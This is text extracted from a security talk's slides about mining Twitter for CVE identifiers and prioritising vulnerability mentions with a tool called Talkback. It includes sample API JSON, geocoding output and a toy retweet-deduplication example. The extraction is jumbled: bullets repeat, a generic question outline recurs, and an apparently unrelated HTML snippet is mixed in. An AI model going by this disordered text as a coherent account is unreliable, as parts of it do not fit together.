

Thanks for listening!

Questions?



Talkback:
talkback.volvent.org

Tobasco v0.1:
Coming soon.

Email: matt@volvent.org

'Twitter': @volvent





Introduction
Why did you do this?
What was the goal?
What was the outcome?
What was the impact?

The Idea
What was the idea?
Why was it important?
What was the goal?
What was the outcome?

The dirty prototype
What was the prototype?
Why was it important?
What was the goal?
What was the outcome?

Multiple Transform Teasers
What were the teasers?
Why were they important?
What was the goal?
What was the outcome?

Current & Future work
What is the current work?
What is the future work?
Why is it important?
What is the goal?
What is the outcome?



The solution
What was the solution?
Why was it important?
What was the goal?
What was the outcome?

The Dirty Prototype
1. What was the prototype?
2. Why was it important?
3. What was the goal?
4. What was the outcome?





Yarr.. thar' be vuln. ID's here

A data-mining case study
@volvent



About me quickly...

Started off in software dev, moved into security 10~ years ago

Security engineering, both offensive/defensive roles, Ruxcon/BPX


Volvent Security: sec. assessments, code audits, consulting

Project work (spare-time motivation permitting...)



VOLVENT
security solutions

Problem definition





Public vulnerability information

- Flaws from manually maintained repos.
- Time delays and missing info
- Repos built more for tech & not people

Keeping up with
infosec each day

- Flaws from manually maintained repos.
- Time delays and missing info
- Repos built more for tech & not people

Keeping up with infosec each day

- Blogs, news, RSS feeds, etc.
- Social media is full of noise
- Far too time consuming

Auditing open-source

- Blogs, news, RSS feeds, etc.
- Social media is full of noise
- Far too time consuming

Auditing open-source

- Top-down is now less fruitful
- More intricate & app-specific bugs
- Requires a different understanding

Table of contents

- Problem definition
- Social media mining
 - Introducing Talkback
 - Vulnerability references
 - Trending items
- Version control mining
 - Tobasco preview
- Conclusion

Social media mining

Part 1 - Introducing Talkback



The Medium


The infosec community has heavily adopted social-media such as Twitter

The pro's


- Endless data
- Unicode
- Short, concise
- Big community
- Lots of meta-data
- API

The con's

- Endless noise
- "Following"
- Language barriers
- CJ'ing
- The word 'tweet'



The Idea



http://search.twitter.com/search.json?q=CVE&rpp=100&result_type=mixed&page=1

```
{u'iso_language_code': u'en', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg.com/profile_images/1766695565/jeremiah_normal.jpg', u'from_user_id_str': u'14181505', u'text': u'Microsoft is shrewd, they've got Google paying bounties for their bugs! CVE-2012-2897: $5K for Windows kernel vuln http://t.co/PDZQ2cIi", u'from_user_name': u'Jeremiah Grossman', u'profile_image_url': u'http://a0.twimg.com/profile_images/1766695565/jeremiah_normal.jpg', u'id': 256241307142463488L, u'to_user': None, u'source': u'&lt;a href=&quot;http://www.tweetdeck.com&quot;&gt;TweetDeck&lt;/a&gt;', u'id_str': u'256241307142463488', u'from_user': u'jeremiahg', u'from_user_id': 14181505, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 03:54:23 +0000', u'metadata': {u'result_type': u'popular', u'recent_retweets': 4}}
```

[*] vuln extracted: CVE-2012-2897

```
{u'iso_language_code': u'en', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg.com/profile_images/2323126964/1zh7hm6it3rpf00n1yu1_normal.jpeg', u'from_user_id_str': u'209811713', u'text': u'CVE-2012-4501 : Critical vulnerability warned in Cloudstack http://t.co/ErihJll2', u'from_user_name': u'The Hacker News\u2122', u'profile_image_url': u'http://a0.twimg.com/profile_images/2323126964/1zh7hm6it3rpf00n1yu1_normal.jpeg', u'id': 256198118306111488L, u'to_user': None, u'source': u'&lt;a href=&quot;http://twuffer.com&quot;&gt;Twuffer&lt;/a&gt;', u'id_str': u'256198118306111488', u'from_user': u'TheHackersNews', u'from_user_id': 209811713, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 01:02:45 +0000', u'metadata': {u'result_type': u'popular', u'recent_retweets': 3}}
```

[*] vuln extracted: CVE-2012-4501

```
{u'iso_language_code': u'ja', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg.com/profile_images/603718802/____200a_normal.png', u'from_user_id_str': u'5596942', u'text': u'\u3010\u696d\u52d9\u9023\u7d61\u3011\u30de\u30a4\u30ca\u30d3\u306e\u30bb\u30df\u30ca\u30fc\u3067\u306f\u3001Joomla 2.5.3 \u3067\u4fee\u6b63\u3055\u308c\u305f\u6a29\u9650\u6607\u683c\u8106\u5f31\u6027\u3001phpMyAdmin\u306e\u30b9\u30af\u30ea\u30d7\u30c8\u30a4\u30f3\u30b8\u30a7\u30af\u30b7\u30e7\u30f3(CVE-2011-2505, CVE-2011-2506)\u3001\u63b2\u793a\u677f\u306eCSRF\u306b\u3088\u308b\u306a\u308a\u3059\u307e\u3057\u72af\u884c\u4e88\u544a\u306a\u3069\u306e\u30c7\u30e2\u3092\u3057\u307e\u3059', u'from_user_name': u'\u5fb3\u4e38\u3000\u6d69', u'profile_image_url': u'http://a0.twimg.com/profile_images/603718802/____200a_normal.png', u'id': 256351363578089472L, u'to_user': None, u'source': u'&lt;a href=&quot;http://twitter.com/&quot;&gt;web&lt;/a&gt;', u'id_str': u'256351363578089472', u'from_user': u'ockeghem', u'from_user_id': 5596942, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 11:11:42 +0000', u'metadata': {u'result_type': u'popular', u'recent_retweets': 3}}
```


[*] vuln extracted: CVE-2011-2505

[*] vuln extracted: CVE-2011-2506

```
{u'iso_language_code': u'en', u'to_user_name': None, u'to_user_id_str': u'0', u'profile_image_url_https': u'https://si0.twimg.com/profile_images/1341571894/avatar_normal.png', u'from_user_id_str': u'66111269', u'text': u'Update BIND -&gt; Specially Crafted DNS Data Can Cause a Lockup in named | ISC http://t.co/UFDrYhQX | #vulnerability', u'from_user_name': u'Mike Masin', u'profile_image_url': u'http://a0.twimg.com/profile_images/1341571894/avatar_normal.png', u'id': 256387055104446464L, u'to_user': None, u'source': u'&lt;a href=&quot;http://www.hootsuite.com&quot;&gt;HootSuite&lt;/a&gt;', u'id_str': u'256387055104446464', u'from_user': u'm2ky', u'from_user_id': 66111269, u'to_user_id': 0, u'geo': None, u'created_at': u'Thu, 11 Oct 2012 13:33:32 +0000', u'metadata': {u'result_type': u'recent'}}}
```

[*] added item

```
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=New+York+metro+area
['Greater New York, USA', '40.9590293,-74.0300122', 'United States', 43820]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Yanbu+Industrial+City
['Yanbu Saudi Arabia', '24.0867,38.058552', 'Saudi Arabia', 43819]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Cairo+%2C+Egypt
['Cairo, Cairo Governorate, Egypt', '30.0444196,31.2357116', 'Egypt', 43780]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=China+Beijing
['Beijing, China', '39.904214,116.407413', 'China', 43779]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Rhode+Island
['Rhode Island, USA', '41.5800945,-71.4774291', 'United States', 43727]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Shanghai%2CROC%E6%B2%A6%E9%99%B7%E5%8C%BA
['Shanghai, China', '31.230393,121.473704', 'China', 43662]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Outside+DC
['DC Machine, 210 Cember Way, Summerville, SC 29483, USA', '33.019267,-80.132947', 'United States', 43600]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Fayetteville%2C+AR
['Fayetteville, AR, USA', '36.0625795,-94.1574263', 'United States', 43511]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Arlington%2C+VA
['Arlington, VA, USA', '38.8799697,-77.1067698', 'United States', 43510]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Pitbullburgh++PA
['Pittsburgh, PA, USA', '40.4406248,-79.9958864', 'United States', 43458]
http://maps.googleapis.com/maps/api/geocode/json?sensor=false&address=Brooklyn%2C+NY
['Brooklyn, NY, USA', '40.65,-73.95', 'United States', 43422]
```



```

<div ex:role="exhibit-view"
  ex:viewClass="Exhibit.TimelineView"
  ex:start=".nobel-year"
  ex:marker=".discipline"
  ex:bubbleWidth="150"
  ex:bubbleHeight="150">
  <div ex:role="exhibit-lens" class="nobelist-timeline-lens">
    <img ex:src-content=".imageUrl" />
    <div><span ex:content=".label"></span></div>

    <div>
      <span ex:content=".discipline" class="discipline"></span>,
      <span ex:content=".nobel-year" class="year"></span>
    </div>
  </div>
</div>

```




Talkback

Part 2: Vulnerability References

Mining & Prioritizing Items



Need to deal with:



- Hashtags
- URL shorteners
- Adding 2 cents
- Slight modifications
- Retweets

```

{
  @jim, 'Wow, MS12-020 sounds awesome'
  @tom , 'RT @jim: Wow, MS12-020 sounds awesome'
  @george, 'Oh bliggidy blap you can trigger MS12-020 via nmap --foobar <ip>'

  @greg , 'Here\'s my analysis for CVE-2008-0069 http://short.url/foo1'
  @bob , 'CVE-2008-0069 analysis via @greg http://short.url/foo2 #exploit'
  @tim , 'Blog: Targeted attacks for CVE-2008-0069 #malware http://short.url/foo3'
}
  
```

Only 4 unique messages here



MINING & PRIORITIZING



Search

Need to deal with:

- Hashtags
- URL shorteners
- Adding 2 cents
- Slight modifications
- Retweets




ng Items

@jim, 'Wow, MS12-020 sounds awesome'
@tom , 'RT @jim: Wow, MS12-020 sounds awesome'
@george, 'Oh bliggidy blap you can trigger MS12-020 via nmap --foobar <ip>'

